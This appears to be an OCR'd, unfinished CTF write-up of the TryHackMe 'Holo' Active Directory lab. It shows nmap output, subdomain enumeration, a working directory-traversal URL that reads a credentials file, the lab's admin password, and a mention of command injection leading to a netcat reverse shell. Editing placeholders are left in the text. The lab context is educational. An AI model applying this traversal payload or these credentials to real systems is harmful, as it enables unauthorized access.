
THM Writeup

Holo

Md Tajdar Alam Ansari



Introduction

Holo is an Active Directory and Web Application attack lab that teaches core web attack vectors and advanced\obscure Active Directory attacks along with general red teaming methodology and concepts.

In this lab, we will learn and explore the following topics:

- .NET basics
- Web application exploitation
- AV evasion
- Whitelist and container escapes
- Pivoting
- Operating with a C2 (Command and Control) Framework
- Post-Exploitation
- Situational Awareness

- Active Directory attacks

We will learn and exploit the following attacks and misconfigurations:

- Misconfigured sub-domains
- Local file Inclusion
- Remote code execution
- Docker containers
- SUID binaries
- Password resets
- Client-side filters
- AppLocker
- Vulnerable DLLs
- Net-NTLMv2 / SMB

This network simulates an external penetration test on a corporate network "Hololive" with one intended kill chain. All concepts and exploits will be taught in a red teaming methodology and mindset with other methods and techniques taught throughout the network.

Walkthrough

Our first task at hand is to turn on the openvpn and run a nmap scan on our given scope

10.200.107.30

CODE


nmap -p- 10.200.107.0/24

PICTURE OF NMAP SCAN

Here we find a potential webserver 10.200.107.33, also a potential device 10.200.107.250

Let us point the discovered IPs to hosts

Add both to hosts using the */etc/hosts* file




Now let's run a nmap scan on 10.200.107.250


```
mactavish@oracle: ~/Documents/THM Writeups/Ho
mactavish@oracle: ~/Downloads                    mact

┌──(mactavish㉿oracle)-[~/Documents/THM Writeups/Holo writeup]
└─$ nmap -p 22,1337 -sC -sV 10.200.107.250
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 14:07 IST
Nmap scan report for 10.200.107.250
Host is up (0.16s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a4ed890fd5c5f02f37df9ea124d41ad4 (RSA)
|   256 78eb8b29868ca2c46afd35410e57f970 (ECDSA)
|_  256 4e48a33777b3dfec5ae7d634828901b9 (ED25519)
1337/tcp open  http    Node.js Express framework
|_http-title: Error
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.49 seconds
```

ADMIN.HOLO.LIVE PREVIEW


We can check that the site is running on wordpress



Now lets run a wpscan on holo.live



Upon checking we can see */robots.txt* file present



We can find these domains via Gobuster


GOBUSTER IMAGE

www.holo.live


dev.holo.live

admin.holo.live


Let us add into hosts file



We use dirbuster to find for any subirectories




Checking the */robots.txt* we can see something called supersecretdir



But we are unable to see them due to forbidden access. So let us use the Get method at dev.holo.live/img.php and abuse it to get creds file from dev.holo.live

Forbidden access image



Show how directory traversal is enabled


http://dev.holo.live/img.php?file=../../../../../../../../../var/www/admin/supersecretdir/creds.txt

And we get this text


``````

I know you forget things, so I'm leaving this note for you:

admin:DBManagerLogin!

- gurag <3

``````

Using this we can login into the CRM admin portal

Upon checking the source code we can find hint of command injection



We now try and are able to perform command injection




Let's try and upload **payload kind** and gain a reverse shell

Set up a netcat listener and use payload

